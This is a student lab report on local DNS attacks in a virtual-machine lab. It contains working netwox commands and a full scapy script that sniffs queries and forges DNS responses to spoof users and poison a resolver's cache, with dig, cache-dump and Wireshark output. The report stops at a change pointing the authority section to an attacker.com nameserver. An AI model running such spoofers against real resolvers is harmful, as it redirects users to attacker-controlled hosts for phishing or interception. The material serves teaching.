
INTERNET SECURITY LAB 5

Local DNS Attacks



Akarsh Shetty Umesh Mudelkadi
317752264

Note:

- **In the lab I will be referring VM's as VM1, VM2, VM3:**

VM1 -IP(10.0.2.15) - MAC(08:00:27:bc:e1:27) – User Machine
VM2 -IP(10.0.2.4) - MAC(08:00:27:75:b4:1a) – Local DNS Server
VM3 -IP(10.0.2.5) – MAC (08:00:27:ad:68:6e) – Attacker

- **Whenever required I refreshed dns cache with command : sudo rndc flush.**

Task 1: Configure the User Machine

Followed the instructions specified for setting up DNS local server setting in the user machine by editing the file : */etc/resolvconf/resolv.conf.d/head*

```
[03/10/2019 17:33]Mudelkadi@VM1:~$ dig google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64943
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL:
 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             300     IN      A       172.217.6.238

;; AUTHORITY SECTION:
google.com.             172800  IN      NS      ns4.google.com.
google.com.             172800  IN      NS      ns3.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns2.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172800  IN      A       216.239.32.10
ns1.google.com.         172800  IN      AAAA    2001:4860:4802:32:
:a
ns2.google.com.         172800  IN      A       216.239.34.10
ns2.google.com.         172800  IN      AAAA    2001:4860:4802:34:
:a
ns3.google.com.         172800  IN      A       216.239.36.10
ns3.google.com.         172800  IN      AAAA    2001:4860:4802:36:
:a
ns4.google.com.         172800  IN      A       216.239.38.10
ns4.google.com.         172800  IN      AAAA    2001:4860:4802:38:
:a

;; Query time: 749 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sun Mar 10 17:35:41 EDT 2019
;; MSG SIZE  rcvd: 303

[03/10/2019 17:35]Mudelkadi@VM1:~$
```

Observation: After running dig google.com we get the IP address of the former. We see at the end of the screenshot that the server from which we got our result was from VM2(Local DNS server).

Task2: Setup a Local DNS Server.

```
[03/10/2019 19:07]Mudelkadi@VM1:~$ ping facebook.com
PING facebook.com (31.13.71.36) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-lga3.facebook.com (31.13.71.36): icmp_seq=1 ttl=53 time=10.2 ms
64 bytes from edge-star-mini-shv-01-lga3.facebook.com (31.13.71.36): icmp_seq=2 ttl=53 time=8.46 ms
64 bytes from edge-star-mini-shv-01-lga3.facebook.com (31.13.71.36): icmp_seq=3 ttl=53 time=9.73 ms
^C
--- facebook.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 8.463/9.465/10.202/0.738 ms
```

```
  1 2019-03-10 19:08:28.3239796… 10.0.2.15        10.0.2.4         DI
  2 2019-03-10 19:08:28.3272253… 10.0.2.4         198.97.190.53    DI
  3 2019-03-10 19:08:28.3283059… 10.0.2.4         198.97.190.53    DI
  4 2019-03-10 19:08:28.3288170… 10.0.2.4         198.97.190.53    DI
  5 2019-03-10 19:08:28.3292915… 10.0.2.4         198.97.190.53    DI
  6 2019-03-10 19:08:28.3440733… 198.97.190.53    10.0.2.4         DI
  7 2019-03-10 19:08:28.3445958… 10.0.2.4         198.97.190.53    TC
```

```
    DNS        72 Standard query 0x582f A facebook.com
    DNS        83 Standard query 0x9e2b A facebook.com OPT
    DNS        70 Standard query 0xcfbb NS <Root> OPT
    DNS        89 Standard query 0x846a AAAA E.ROOT-SERVERS.NET OPT
    DNS        89 Standard query 0x3e7d AAAA G.ROOT-SERVERS.NET OPT
    DNS       307 Standard query response 0x9e2b A facebook.com NS a.gtld-serve…
    TCP        74 45249 → 53 [SYN] Seq=3069490030 Win=29200 Len=0 MSS=1460 SACK…
```

Observation: After updating the configuration as mentioned in the question, ran ping command in the user machine. From the wireshark results we can infer that the address translation happened via VM2(local DNS server). You can see the first line of wireshark indicates DNS cache usage.

Task 3: Host a Zone in the Local DNS Server

```
[03/11/2019 14:17]Mudelkadi@VM1:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27676
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 4 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 14:17:54 EDT 2019
;; MSG SIZE  rcvd: 93

[03/11/2019 14:17]Mudelkadi@VM1:~$
```

Observation: Created 2 zones for example.com for forward lookup and reverse lookup as told in the lab in the file /etc/bind/named.conf. Created 2 zone files for forward lookup and reverse

lookup in the path /etc/bind. When I try to dig www.example.com I get the following info as shown above in the screenshot. The answer section tells the address of example.com. The authority section tells the name server info. The additional section tells the address of the nameserver. As we can see in the below that the information we got from the local dns server which is VM2.(10.0.2.4).

3.1 Task4: Modifying the Host File:

```
[03/11/2019 14:17]Mudelkadi@VM1:~$ ping www.bank32.com
PING bank32.com (184.168.221.32) 56(84) bytes of data.
64 bytes from ip-184-168-221-32.ip.secureserver.net (184.168.221.32): icmp_seq=1 ttl=51 tim
e=94.7 ms
64 bytes from ip-184-168-221-32.ip.secureserver.net (184.168.221.32): icmp_seq=2 ttl=51 tim
e=93.5 ms
64 bytes from ip-184-168-221-32.ip.secureserver.net (184.168.221.32): icmp_seq=3 ttl=51 tim
e=95.6 ms
^C
--- bank32.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2064ms
rtt min/avg/max/mdev = 93.526/94.637/95.627/0.932 ms
```

Observation : Before modifying the host file, when pinged to www.bank32.com we get the actual IP address of it which is 184.168.221.32

```
[03/11/2019 14:58]Mudelkadi@VM1:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.bank32.com ping statistics ---
13 packets transmitted, 0 received, 100% packet loss, time 12278ms

[03/11/2019 14:59]Mudelkadi@VM1:~$
```

Observation: Modified the /etc/hosts file by setting IP address for www.bank32.com as 1.2.3.4. When pinged to the host we can see from the screenshot that it's trying to connect to 1.2.34.

```
[03/11/2019 14:59]Mudelkadi@VM1:~$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56921
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         3172    IN      CNAME   bank32.com.
bank32.com.             172     IN      A       184.168.221.32

;; AUTHORITY SECTION:
bank32.com.             3172    IN      NS      ns13.domaincontrol.com.
bank32.com.             3172    IN      NS      ns14.domaincontrol.com.

;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 172372  IN      A       97.74.106.7
ns13.domaincontrol.com. 172372  IN      AAAA    2603:5:21a0::7
ns14.domaincontrol.com. 172372  IN      A       173.201.74.7
ns14.domaincontrol.com. 172372  IN      AAAA    2603:5:22a0::7

;; Query time: 3 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 14:59:59 EDT 2019
;; MSG SIZE  rcvd: 213
```

Observation: While digging into www.bank32.com it ignores the hosts file and gives the actual IP address by contacting the local dns server VM2.

3.2 Task5: Directly Spoofing Response to User.

```
[03/11/2019 18:30]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57424
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 335 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 18:39:24 EDT 2019
;; MSG SIZE  rcvd: 193
```

Observation: Before the attack the dig command retrieves the actual IP for example.net

Using netwox:

```
^C[03/11/2019 18:39]Mudelkadi@VM3:~$ sudo   netwox 105 --hostname "www.ex
ple.net" --hostnameip "10.20.30.40" --authns "ns.example.net" --authnsip
"10.20.30.50" --filter "src host 10.0.2.15" --ttl 19000 --spoofip raw
DNS question___________________________________________________.
| id=64593  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1         |
| www.example.net. A                                            |
| . OPT UDPpl=4096 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS answer____________________________________________________.
| id=64593  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.example.net. A                                            |
| www.example.net. A 19000 10.20.30.40                          |
| ns.example.net. NS 19000 ns.example.net.                      |
| ns.example.net. A 19000 10.20.30.50                           |
|_______________________________________________________________|
```

```
[03/11/2019 18:40]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64593
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       10.20.30.40

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.20.30.50

;; Query time: 66 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 18:40:53 EDT 2019
;; MSG SIZE  rcvd: 88
```

```
; authanswer
www.example.net.        86381   A       93.184.216.34
; authanswer
                        86381   RRSIG   A 8 3 86400 (
                                        20190323131943 20190302231728 871 example
.net.
                                        XDUY3MWPIF3DGgBfSELKgFMuA1caob5FlHDM
                                        E0OevRniPCBU4lWA72fuWijHhwoD8XVXP/W+
                                        sdjG3zNKH59U5HfUFPfgDm4MISmUFDBE+lKh
                                        gzAtP6BKX5MeFj96YbDAsMWt8WugcVDOjcWL
                                        lW+2r8USeRtXTRg111LlNQu9MqY= )
```

Observation: After the attack using netwox tool and setting the source of the dns request as that of user machine, we get the above result. We get dig information saying that the IP of example.net as 10.20.30.40 along with the information of nameservers. When check with the dns cache dump info which is the last screenshot we don't have a record saying the IP is 10.20.30.40 as the dns cache is not poisoned.

Same attack using scapy:

Before Attack

```
[03/11/2019 19:11]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2965
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      b.iana-servers.net.
example.net.            172800  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 724 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 19:14:26 EDT 2019
;; MSG SIZE  rcvd: 193
```

Observation: The dig command retrieves the actual info of example.net.

After Attack:

Code:

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A", ttl=259200,
rdata="1.2.3.4")

                # The Authority Section
                NSsec1 = DNSRR(rrname="example.net", type="NS", ttl=259200,
rdata="ns1.example.net")
                NSsec2 = DNSRR(rrname="example.net", type="NS", ttl=259200,
rdata="ns2.example.net")

                # The Additional Section
                Addsec1 = DNSRR(rrname="ns1.example.net", type="A", ttl=259200,
rdata="1.2.3.5")
                Addsec2 = DNSRR(rrname="ns2.example.net", type="A", ttl=259200,
rdata="5.6.7.8")
```

 # Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

 # Construct the entire IP packet and send it out
spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)

 # Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="udp and src host 10.0.2.15", prn=spoof_dns)

```
[03/11/2019 19:14]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59185
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.5
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 53 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 19:19:07 EDT 2019
;; MSG SIZE  rcvd: 206
```

```
[03/11/2019 19:14]Mudelkadi@VM3:~$ sudo python DNStask5.py
.
Sent 1 packets.
```

```
; authanswer
www.example.net.        86130   A       93.184.216.34
; authanswer
                        86130   RRSIG   A 8 3 86400 (
                                        20190323131943 20190302231728 871 example
.net.
                                        XDUY3MWPIF3DGgBfSELKgFMuA1caob5FlHDM
                                        E0OevRniPCBU4lWA72fuWijHhwoD8XVXP/W+
                                        sdjG3zNKH59U5HfUFPfgDm4MISmUFDBE+lKh
                                        gzAtP6BKX5MeFj96YbDAsMWt8WugcVDOjcWL
                                        lW+2r8USeRtXTRg111LlNQu9MqY= )
```

Observation: It's the same observation as seen by using netwox tool. The scapy used here constructs the spoofed packet with answer section, authority section and additional sections. The packet is sniffed from user machine VM1. The DNS cache dump doesn't show any signs of poisioning.

3.3 Task6: DNS Cache Poisoning Attack

Using netwox:

Before Attack:

```
[03/11/2019 15:45]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39253
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 516 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 16:03:55 EDT 2019
;; MSG SIZE  rcvd: 193
```

Observation: Before the attack when we run the dig command we get the actual IP address of www.example.net and its nameservers.

After attack:

```
[03/11/2019 16:30]Mudelkadi@VM3:~$ sudo   netwox 105 --hostname "www.exam
ple.net" --hostnameip "10.20.30.40" --authns "ns.example.net" --authnsip
"10.20.30.50" --filter "src host 10.0.2.4" --ttl 19000 --spoofip raw
```

```
DNS answer
| id=28987  rcode=OK              opcode=QUERY                    |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=2           |
| www.example.net. A                                              |
| www.example.net. A 18997 10.20.30.40                            |
| . NS 18997 ns.example.net.                                      |
| ns.example.net. A 18997 10.20.30.50                             |
| . OPT UDPpl=4096 errcode=0 v=0 ...                              |
```

```
[03/11/2019 16:32]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28987
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        18997   IN      A       10.20.30.40

;; AUTHORITY SECTION:
.                       18997   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         18997   IN      A       10.20.30.50

;; Query time: 1 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 16:32:11 EDT 2019
;; MSG SIZE  rcvd: 92
```

```
[03/11/2019 16:44]Mudelkadi@VM2:~# sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20190311204445
; authanswer
.                       18243   IN NS   ns.example.net.
; authauthority
ns.example.net.         18243   NS      ns.example.net.
; additional
                        18243   A       10.20.30.50
; authanswer
www.example.net.        18243   A       10.20.30.40
```

Observation: After the attack by sniffing the request from DNS server and spoofing a fake packet from attacker machine VM3 to VM2 we get the above results. As you can see the IP address of www.example.net is 10.20.30.40 and the IP of the nameserver is 10.20.20.50. Also the

DNS cache of the DNS local server is poisoned as you can see the info of host and IP's in the cache dump above.

Same attack with Scapy:

Before the attack:

```
[03/11/2019 17:52]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36131
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.NET.        85854   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.NET.            172254  IN      NS      b.iana-servers.net.
example.NET.            172254  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     1254    IN      A       199.43.135.53
a.iana-servers.NET.     1254    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     1254    IN      A       199.43.133.53
b.iana-servers.NET.     1254    IN      AAAA    2001:500:8d::53

;; Query time: 7 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 17:52:59 EDT 2019
;; MSG SIZE  rcvd: 225
```

Observation: The dig command retrieves the actual IP and nameservers of example.net.

After the attack:

Code:

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
```

```
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A", ttl=259200,
rdata="1.2.3.4")

        # The Authority Section
        NSsec1 = DNSRR(rrname="example.net", type="NS", ttl=259200,
rdata="ns1.example.net")
        NSsec2 = DNSRR(rrname="example.net", type="NS", ttl=259200,
rdata="ns2.example.net")

        # The Additional Section
        Addsec1 = DNSRR(rrname="ns1.example.net", type="A", ttl=259200,
rdata="1.2.3.5")
        Addsec2 = DNSRR(rrname="ns2.example.net", type="A", ttl=259200,
rdata="5.6.7.8")

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2,
ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="udp and src host 10.0.2.4", prn=spoof_dns)
```

```
[03/11/2019 17:52]Mudelkadi@VM3:~$ sudo python DNStask5.py
.
Sent 1 packets.
```

```
[03/11/2019 17:52]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13579
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.5
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 28 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 17:53:13 EDT 2019
;; MSG SIZE  rcvd: 206
```

```
; authauthority
example.net.            259017  NS      ns1.example.net.
                        259017  NS      ns2.example.net.
; additional
ns1.example.net.        259017  A       1.2.3.5
; additional
ns2.example.net.        259017  A       5.6.7.8
; authanswer
www.example.net.        259017  A       1.2.3.4
```

```
      1 2019-03-11 18:30:12.8423372… 10.0.2.15          10.0.2.4          DI
      2 2019-03-11 18:30:12.8434603… 10.0.2.4           192.228.79.201    DI
      3 2019-03-11 18:30:12.8440732… 10.0.2.4           192.228.79.201    DI
      4 2019-03-11 18:30:12.8710901… PcsCompu_ad:68:6e  Broadcast         AI
      5 2019-03-11 18:30:12.8711032… PcsCompu_bc:e1:27  PcsCompu_ad:68:6e AI
      6 2019-03-11 18:30:12.8751154… 10.0.2.4           10.0.2.15         DI
```

```
    DNS        86 Standard query 0x9992 A www.example.net OPT
    DNS        86 Standard query 0xe6c9 A www.example.net OPT
    DNS        70 Standard query 0x581f NS <Root> OPT
    ARP        60 Who has 10.0.2.15? Tell 10.0.2.5
e   ARP        42 10.0.2.15 is at 08:00:27:bc:e1:27
    DNS       248 Standard query response 0x9992 A www.example.net A 1.2.3.4 NS…
```

Observation: The above work shows the screenshots after attack. The code constructs fake packet with answer to query details of VM2 from VM3. The packet is constructed in such a way that it includes answer section, authority section and additional section. The id and the query domain must be of the request packet. The filter says to snif packet coming from local dns server. The screenshots show the info of the dig command run and the DNS cache dump info. It tells the IP of example.net is 1.2.3.4 and that of name servers is 1.2.3.5 and 5.6.7.8.

From the Wireshark results we can see that user machine requested a dns query and the local dns server tries to get the info from the actual Ip but in the same time the attacker spoofs the fake packet saying the IP of example.net is 1.2.3.4.

3.4 Task7: DNS Cache Poisoning: Targeting the Authority Section

Before attack:

```
[03/11/2019 20:08]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23956
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86318   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172717  IN      NS      a.iana-servers.net.
example.net.            172717  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1717    IN      A       199.43.135.53
a.iana-servers.net.     1717    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1717    IN      A       199.43.133.53
b.iana-servers.net.     1717    IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 20:08:13 EDT 2019
```

Observation: dig retrieves actual info of example.net

After Attack:

Code: Same code as used in above tasks with little changes:

 # The Authority Section

NSsec1 = DNSRR(rrname="example.net", type="NS", ttl=259200, rdata="ns1.attacker.com")

